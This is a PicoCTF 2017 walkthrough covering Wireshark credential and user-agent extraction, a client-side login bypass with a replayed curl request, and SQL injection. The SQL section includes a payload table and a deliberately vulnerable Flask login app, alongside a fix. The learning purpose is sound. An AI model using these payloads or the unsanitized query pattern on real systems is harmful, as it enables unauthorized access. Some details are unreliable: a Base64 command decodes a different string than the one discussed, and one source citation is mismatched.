It is unlikely to be in TCP, UDP or ICMP protocol packets because:

Protocol	Reason we skip it
TCP	HTTP actually runs **on top of TCP**, but TCP alone just handles the transport — it doesn't expose the application-level content
UDP	Used for fast, unreliable communication (e.g. DNS, video) — rarely carries login credentials
ICMP	Used for network control (like `ping`), not for sending user data

Looking at each of the exact data of the packets with the HTTP protocol in the bottom section of the Wireshark GUI, we found that this particular packet contains some username and password data!



Zooming in:

```
4    D·userid =randled
4    &pswrd=O FBGRW8wd
     HRIUQ%3D %3D
```

So maybe we just submit ‘OFBGRW8wdHRIUQ%3D%3D’ as our flag?

3. Trying ‘OFBGRW8wdHRIUQ%3D%3D’ as our flag will only disappoint you as it is not the flag. Using the hint, ‘If you think you found the flag, but it doesn't work, consider that the data may be encrypted.’

   And you should be able to quickly recognize that this password is actually being encoded by URL encoding! You are required to recognize this from the ‘%3D%3D’ pattern in the password.

   What is URL Encoding?

URL encoding (also called percent encoding) is the process of converting special characters in a URL into a format that can be transmitted over the internet.

URLs can only contain a limited set of characters — letters, digits, and a few special symbols. Characters outside this set need to be encoded.

- Special characters are replaced with a percent sign (%) followed by two hexadecimal digits.
- These digits represent the character's ASCII code.

Reserved characters after percent-encoding																	
!	#	$	&	'	(	)	*	+	,	/	:	;	=	?	@	[	]
%21	%23	%24	%26	%27	%28	%29	%2A	%2B	%2C	%2F	%3A	%3B	%3D	%3F	%40	%5B	%5D

Following the table above, we can see that for URL encoding, it simply replaces special characters in the plain text with the '%' sign followed by 2 characters. Specifically, for the '=' special character, it is replaced by the '%3D'.

Reversing this process, we can either do URL decoding by hand from the encoded password 'OFBGRW8wdHRIUQ%3D%3D' to 'OFBGRW8wdHRIUQ==', or we can use an online tool like:
https://www.urldecoder.org/
to URL decode from the encoded password 'OFBGRW8wdHRIUQ%3D%3D' to 'OFBGRW8wdHRIUQ=='.

So maybe we just submit 'OFBGRW8wdHRIUQ==' as our flag?

4. Wrong again! We will still be disappointed because there is one more layer of encoding we need to decode, that is, 'OFBGRW8wdHRIUQ==' is in Base64 format! (see 'Video #17 – PicoCTF 2017 [17] Hash101 (Level 1) (Cryptography Category)')

   To decode this into binary format (which will be automatically displayed in ASCII text format), we can either use an online tool like:

   https://www.base64decode.org/

   which will give the output of: '8PFEo0ttHQ', which will be our flag.

Or alternatively in Bash, with the command:

```
echo "UjZBS05vV3dvNmVw" | base64 -d
```

which will give the output of:

```
8PFEo0ttHQ
```

which will also similarly be our flag.

Solution/Flag: 8PFEo0ttHQ

Video #23 – PicoCTF 2017 [23] Special Agent User (Level 1) (Wireshark) (Forensics Category)

Approach:

What is a User Agent?

In computing, the User-Agent header is an HTTP header intended to identify the user agent responsible for making a given HTTP request.

It includes details like:

- The browser name and version
- The operating system
- The rendering engine
- Other compatibility info

Whereas the character sequence User-Agent comprises the name of the header itself, the header value that a given user agent uses to identify itself is colloquially known as its user agent string.

The user agent string looks something like this, for example:

> 'User-Agent: Mozilla/5.0 (X11; OpenBSD i386) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/36.0.1985.125 Safari/537.36'

It tells the server:

- The browser being used (here: Chrome 36.0.1985.125)
- The operating system (OpenBSD i386)
- The rendering engine (AppleWebKit)
- Compatibility markers (Mozilla, Safari, etc.)

Source:

- https://en.wikipedia.org/wiki/SQL_injection (Wikipedia)

What is a Client?

A client is a device or program that initiates a request to a server to get information or perform an action.

Example: Browser, Wget, curl

What is a Server?

A server is a computer or software that waits for incoming requests, and then responds to them with data or services.

Example: Web server, API, FTP

What is the relationship between a Client and a Server?

Concept	**Description**
Client sends a **request**	For a web page, file, login, etc.
Server sends a **response**	HTML, data, confirmation, etc.
They communicate via **protocols**	Like HTTP, FTP, SSH, etc.


Example:

- You open Chrome and type example.com
- Your browser (client) sends an HTTP request to the server
- The web server replies with:
    - An HTML file
    - Images, CSS, JavaScript
- Your browser displays the webpage

1. Similar to the previous question 'Video #22 – PicoCTF 2017 [22] Digital Camouflage (Wireshark) (Level 1) (Forensics Category)', this question also gave us a 'data.pcap' file.

   This would likely mean we will need to use Wireshark again.

   So lets load up this 'data.pcap' file into Wireshark, and we should see the Wireshark GUI looking like this:




2. So essentially, the question tells us that the flag is the ‘Enter the browser and version as "BrowserName BrowserVersion" of the Administrator’s user agent.

   Here’s how we can find it manually in Wireshark:

   - First, we need to look for all the packets using the HTTP protocol (the reason for looking packets using the HTTP protocol rather than the other protocols in explained in the previous video, see ‘Video #22 – PicoCTF 2017 [22] Digital Camouflage (Wireshark) (Level 1) (Forensics Category)‘), right click each individual packet, and click ‘Follow > HTTP stream’ or ‘Follow > TCP stream’.


     A pop up will appear like this:



- You can find the user agent string at the top of the pop up's text:

```
User-Agent: Mozilla/5.0 (X11; OpenBSD i386) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/36.0.1985.125 Safari/5
37.36
```

You might find some of the packets using the HTTP protocol has a user agent looking like this:



Where the user agent string at the top of the pop up's text is:

`User-Agent: Wget/1.16 (linux-gnu)`

However, this is unlikely the flag we are looking for since 'wget' is a command-line tool used to download files from the internet via HTTP, HTTPS, and FTP protocols. The name comes from "World Wide Web + get" → Wget.

While 'wget' command-line tool also acts as a user agent/client, it is not what we are looking for in the question since the questions is asking for us to look for a browser client instead. So, we rule out user agent string with the 'wget' command-line tool.

- And the user agent string, 'Mozilla/5.0 (X11; OpenBSD i386) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/36.0.1985.125 Safari/537.36' is essentially the flag! We can infer the browser name is 'Chrome' and the browser version is '36.0.1985.125'.

Also, since the question tells us: 'NOTE: We're just looking for up to 3 levels of subversions for the browser version (ie. Version 1.2.3 for Version 1.2.3.4) and ignore any 0th subversions (ie. 1.2 for 1.2.0)', we should enter our browser version as '36.0.1985' instead of '36.0.1985.125'

3. (Alternative 1): Alternatively, you can copy paste the user agent string into an online tool like:
   https://whatismyuseragent.com/ or https://webbrowsertools.com/useragent/

   which will tell you what the browser and browser version being used based on the input user agent string.

4. (Alternative 2): Alternatively, you can use Bash shell as well to find the user agent string. Specifically, the command to use is the 'strings' command, which is a Linux command-line tool that extracts readable text (ASCII or Unicode) from binary files. It is especially useful for:
   - Analyzing compiled programs
   - Inspecting memory dumps
   - Digging through packet captures (.pcap)

   Running the 'strings' command on the 'data.pcap' file,

```
strings data.pcap
```

we will get this output:

```
</body>
</html>
4jS@
Z=Ew
4jT@
4jU@
Z=Ew
@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_
@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_
@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_
@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_
@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_
@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_
@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_
```

```
@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_
i@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_
i@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_
q@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_
p@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_
@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_
@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_
/@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_
@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_
@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_
```

Hmm… but the output looks very messy, so lets try searching for our user agent string in this output with the 'grep' command and pipe '|' command, looking for the 'user-agent' keyword/pattern:

```
strings data.pcap | grep -i "user-agent"
```

we will get this filtered output:

```
User-Agent: Wget/1.16 (linux-gnu)
User-Agent: Wget/1.16 (linux-gnu)
User-Agent: Wget/1.16 (linux-gnu)
User-Agent: Mozilla/5.0 (X11; OpenBSD i386) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/36.0.1985.125 Safari/537.36
E423F
User-Agent: Wget/1.16 (linux-gnu)
User-Agent: Wget/1.16 (linux-gnu)
User-Agent: Wget/1.16 (linux-gnu)
```

And we have found our user agent string of a browser client (ignoring all the user agents using the 'wget' command-line tool), 'Mozilla/5.0 (X11; OpenBSD i386) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/36.0.1985.125 Safari/537.36'

Solution/Flag: Chrome 36.0.1985

Video #24 – PicoCTF 2017 [24] MASTER CHALLENGE (Level 1) (Web Exploitation)

Approach:

1. This question redirects you to a website. Hence, it is a web exploitation category question. Upon going to the website, the first instinct is to 'View Page Source' of the website to see the HTML, CSS and JavaScript code of the website.

2. JavaScript code explanation:

Function	Purpose
`validate(pword)`	Placeholder function to "validate" the password. But it always returns `false` (login always fails).
`make_ajax_req(input)`	Sends an AJAX request with the parameter `pword_valid=false` or `true` to `/login`.

`process_password()`	Called when the user submits the password. It checks validity using `validate()`, then sends the result to the server.

However, what this JavaScript code is doing is that:

- The code isn't checking the actual password.
- The check is entirely client-side with:

  return false;

- So no password will ever succeed.

BUT:

- The server responds, hopefully with a flag only if it receives 'pword_valid=true'.
- You can force that using JavaScript override.

3. Hence, to override this, right click and go to the 'Inspect' to go to the Developer Tools. Then, navigate to the 'Console' tab, and change the 'validate' function to:

```
function validate(pword) {
  return true;
}
```

Instead, so that the 'process_password()' function will now:

- Pass true to make_ajax_req()
- Send pword_valid=true to the server
- Server responds, hopefully with the flag


Which it did, with the flag 'client_side_is_the_dark_side0c97381c155aae62b9ce3c59845d6941', after this is done

4. Alternatively, instead of temporarily changing the JavaScript code, specifically the ‘validate’ function to get the flag, you can also do this in the Bash shell, specifically, using the ‘curl’ command.

   What does the ‘curl’ command do?
   ‘curl’ is a command-line tool that allows you to send HTTP requests manually — just like a browser, but from your terminal. It stands for: Client URL

   Here is how to do it:

   a) Go to the Network tab.
   b) Submit the form (or reload the page).
   c) Find the relevant request (e.g., /login) in the list.
   d) Right-click on the request.
   e) Choose "Copy" → "Copy as cURL".



   f) This gives you a full curl command that replicates the browser's exact HTTP request (i.e. imitating exactly what the browser sends using a terminal tool like curl — so the server can't tell the difference), including:
      - Headers (User-Agent, Content-Type, etc.)
      - Cookies
      - Method (POST, GET)
      - Body data (like pword_valid=true)

   g) Then copy-paste the full curl command in your Bash shell command line:

```
john@john-Latitude-E7440:~$ curl
'http://shell2017.picoctf.com:4370/login' -H 'Origin:
http://shell2017.picoctf.com:4370' -H 'Accept-Encoding: gzip,
deflate' -H 'Accept-Language: en-US,en;q=0.9' -H 'User-Agent:
Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
```

```
Gecko) Chrome/66.0.3359.117 Safari/537.36' -H 'Content-type:
application/x-www-form-urlencoded' -H 'Accept: */*' -H 'Referer:
http://shell2017.picoctf.com:4370/' -H 'Cookie:
_ga=GA1.2.913077972.1532032649; _gid=GA1.2.149119035.1532032649' -H
'Connection: keep-alive' --data 'pword_valid=false' --compressed
Nah, that's not it
```

But in this full command, for the 'pword_valid=false' argument, change it to 'pword_valid=true' instead, and rerun the full command, and you should get the flag:

```
john@john-Latitude-E7440:~$ curl
'http://shell2017.picoctf.com:4370/login' -H 'Origin:
http://shell2017.picoctf.com:4370' -H 'Accept-Encoding: gzip,
deflate' -H 'Accept-Language: en-US,en;q=0.9' -H 'User-Agent:
Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/66.0.3359.117 Safari/537.36' -H 'Content-type:
application/x-www-form-urlencoded' -H 'Accept: */*' -H 'Referer:
http://shell2017.picoctf.com:4370/' -H 'Cookie:
_ga=GA1.2.913077972.1532032649; _gid=GA1.2.149119035.1532032649' -H
'Connection: keep-alive' --data 'pword_valid=true' --compressed
client_side_is_the_dark_side0c97381c155aae62b9ce3c59845d6941
john@john-Latitude-E7440:~$
```

Solution/Flag: client_side_is_the_dark_side0c97381c155aae62b9ce3c59845d6941

Video #25 – PicoCTF 2017 [25] Yarn (Level 2)

Video #26 – PicoCTF 2017 [26] Mystery Box (Level 2)

Video #27 – PicoCTF 2017 [27] Meta Find Me (Level 2)

Video #28 – PicoCTF 2017 [28] Little School Bus (Level 2)

Video #29 – USB Devices in Wireshark | PicoCTF 2017 [29] Just Keep Trying (Level 2)

Video #30 – Pseudorandom Number Generators | PicoCTF 2017 [30] SoRandom (Level 2)

Video #31 – PicoCTF 2017 [31] LeakedHashes (Level 2)

Video #32 – Chinese Remainder Theorem | PicoCTF 2017 [32] Weird RSA (Level 2)

Video #33 – PicoCTF 2017 [33] A Thing Called the Stack (Level 2)

Video #34 – Reverse Engineering Assembly | PicoCTF 2017 [34] Programmer's Assemble (Level 2)

Video #35 – Basic SQL Injection | PicoCTF 2017 [35] My First SQL (Level 2) (Web Exploitation)

Approach:

What is SQL Injection?

SQL injection is a code injection technique used to attack data-driven applications, in which malicious SQL statements are inserted into an entry field for execution (e.g. to dump the database contents to the attacker).

In simpler terms, SQL Injection is tricking a back-end web application into thinking that you are inputting data into a database that runs in the back-end. However, it's not real data that you're putting in, you're tricking the back-end and that it's going to take some of that input data and consider it to be SQL query.

How to do a Basic SQL Injection?

Imagine a program creates a SQL statement using the following string assignment command:

```
var statement = "SELECT * FROM users WHERE name = '" + userName + "'";
```

(Note: This SQL statement is in standard SQL syntax, not specific to any SQL variant and works for all variations.)

This SQL code is designed to pull up the records of the specified username from its table of users. However, if the "userName" variable is crafted in a specific way by a malicious user, the SQL statement/payload may do more than the code author intended. For example, setting the "userName" variable as:

```
' OR '1'='1'
' OR '1'='1' --
' OR '1'='1' #
' OR '1'='1' /*
```

renders one of the following SQL statements by the parent language:

```
SELECT * FROM users WHERE name = '' OR '1'='1';
SELECT * FROM users WHERE name = '' OR '1'='1' -- ';
SELECT * FROM users WHERE name = '' OR '1'='1' # ';
SELECT * FROM users WHERE name = '' OR '1'='1' /* ';
```

Which SQL statement/payload to choose depends on the variant of SQL being used in the web application, as different variants of SQL have different syntax (including for commenting). Since you usually are not able to see the SQL code being used for a web application (and hence cannot tell what variant of SQL is being used), when doing a SQL Injection, you will usually need to try various different types of SQL statement/payload. Here are some common SQL statement/payload you can try to do an SQL Injection:

Payload	MySQL	PostgreSQL	MSSQL (SQL Server)	Oracle	SQLite	Notes
`' OR '1'='1'`	✅	✅	✅	✅	✅	Universal always-true logic
`' OR 1=1 --`	✅	✅	✅	❌	✅	`--` is standard SQL comment
`' OR 1=1 #`	✅	❌	❌	❌	✅	`#` is MySQL and SQLite only
`' OR 1=1 /*`	✅	✅	✅	✅	✅	Starts a block comment (no end needed)
`' OR '1'='1' --`	✅	✅	✅	❌	✅	Same as above with string
`' OR '1'='1' /*`	✅	✅	✅	✅	✅	Block comment-compatible
`' OR 1=1; --`	✅	✅	✅	✅	✅	Requires semicolon split — may need multi-

						statement support
`' UNION SELECT NULL, NULL --`	✅	✅	✅	✅	✅	Requires correct column count
`' AND 1=1 --`	✅	✅	✅	✅	✅	Classic blind test
`' AND 1=2 --`	✅	✅	✅	✅	✅	Should return no results
`' AND SLEEP(5) --`	✅	❌ (pg_sleep)	❌ (WAITFOR)	❌	❌	MySQL time-based blind
`' OR pg_sleep(5) --`	❌	✅	❌	❌	❌	PostgreSQL blind injection
`' WAITFOR DELAY '0:0:5' --`	❌	❌	✅	❌	❌	Microsoft SQL Server only
`' OR 1=1 /*`	✅	✅	✅	✅	✅	Universal block-comment bypass
`' OR 1=1 --` ' (with trailing ')	✅	✅	✅	❌	✅	Needs backend to ignore unmatched '

Full example of visualizing a Basic SQL Injection with an actual web application built in Python Flask, with HTML front-end

HTML Login Page (templates/login.html)

```
<!DOCTYPE html>
<html>
<head><title>Login</title></head>
<body>
    <h2>Login</h2>
    <form method="POST">
        Username: <input name="username"><br>
        Password: <input name="password" type="password"><br>
        <button type="submit">Login</button>
```

```
    </form>
    <p>{{ message }}</p>
</body>
</html>
```

Python Flask Server (app.py)

```
from flask import Flask, request, render_template
import sqlite3

app = Flask(__name__)

# Create SQLite in-memory database
conn = sqlite3.connect(':memory:', check_same_thread=False)
cursor = conn.cursor()
cursor.execute("CREATE TABLE users (username TEXT, password TEXT)")
cursor.execute("INSERT INTO users VALUES ('admin', 'admin123')")
cursor.execute("INSERT INTO users VALUES ('user1', 'pass1')")
conn.commit()

@app.route("/", methods=["GET", "POST"])
def login():
    message = ""
    if request.method == "POST":
        username = request.form["username"]
        password = request.form["password"]
        # VULNERABLE SQL (no sanitization)
        query = f"SELECT * FROM users WHERE username = '{username}' AND password
= '{password}'"
        print("Executing:", query)
        cursor.execute(query)
        result = cursor.fetchone()
        if result:
            message = f"Welcome, {result[0]}!"
        else:
            message = "Login failed."
    return render_template("login.html", message=message)

if __name__ == "__main__":
    app.run(debug=True)
```

Exploiting with SQL Injection via the GUI

Go to your browser and enter this in the login form:

- Username: admin' --
- Password: (anything)

This sends:

```
SELECT * FROM users WHERE username = 'admin' --' AND password = '...'
```

Which becomes:

```
SELECT * FROM users WHERE username = 'admin'
```

Hence, you bypass the password check and log in as admin!

Secure Version (Fixing the Vulnerability)

Update your 'app.py' query like this:

```
query = "SELECT * FROM users WHERE username = ? AND password = ?"
cursor.execute(query, (username, password))
```

This works because, when you write:

```
... WHERE username = ? AND password = ?
```

The '?' placeholders are not string-concatenated. Instead, they are bound as values after the SQL statement is parsed. So:

- SQL does not treat the input as code.
- User input is escaped and quoted safely by the database driver.

Let's say someone tries to inject with an unsafe query:

- username = "' OR '1'='1"
- password = "anything"

With a parameterized query:

```
query = "SELECT * FROM users WHERE username = ? AND password = ?"
cursor.execute(query, ("' OR '1'='1", "anything"))
```

The SQL engine sees:


```
SELECT * FROM users WHERE username = '\' OR \'1\'=\'1' AND password = 'anything'
```

→ The input is treated as literal string values, not SQL, and causing the SQL Injection to fail.


Source:

- https://en.wikipedia.org/wiki/SQL_injection (Wikipedia)

1. The question gave us a website to go to. So lets go there, and we will see a standard login page:




We try some random username an dpassword, and we got this error:




2. Ok, cool. So lets try using an SQL Injection, based on the hint. Lets try the various possible SQL statement/payload as discussed above as the input fields.

3. Lets try the ‘ ‘ OR ‘1’=’1’ # ’ SQL statement/payload (cuz why not),



And we got the output:



Note that you usually shouldn’t be able to see this in real-world applications. But in CTF hackathons they are being nice to us and wants to show us what they’re trying to do as a learning objective.

4. What this output is trying to show us that our current SQL Injection statement/payload,

```
select * from users where user = '' OR 1=1 #' and pass = '' OR 1=1 #';
```


isn’t working as expected as the output shows us what the current SQL code looks like in the back-end of the web application.

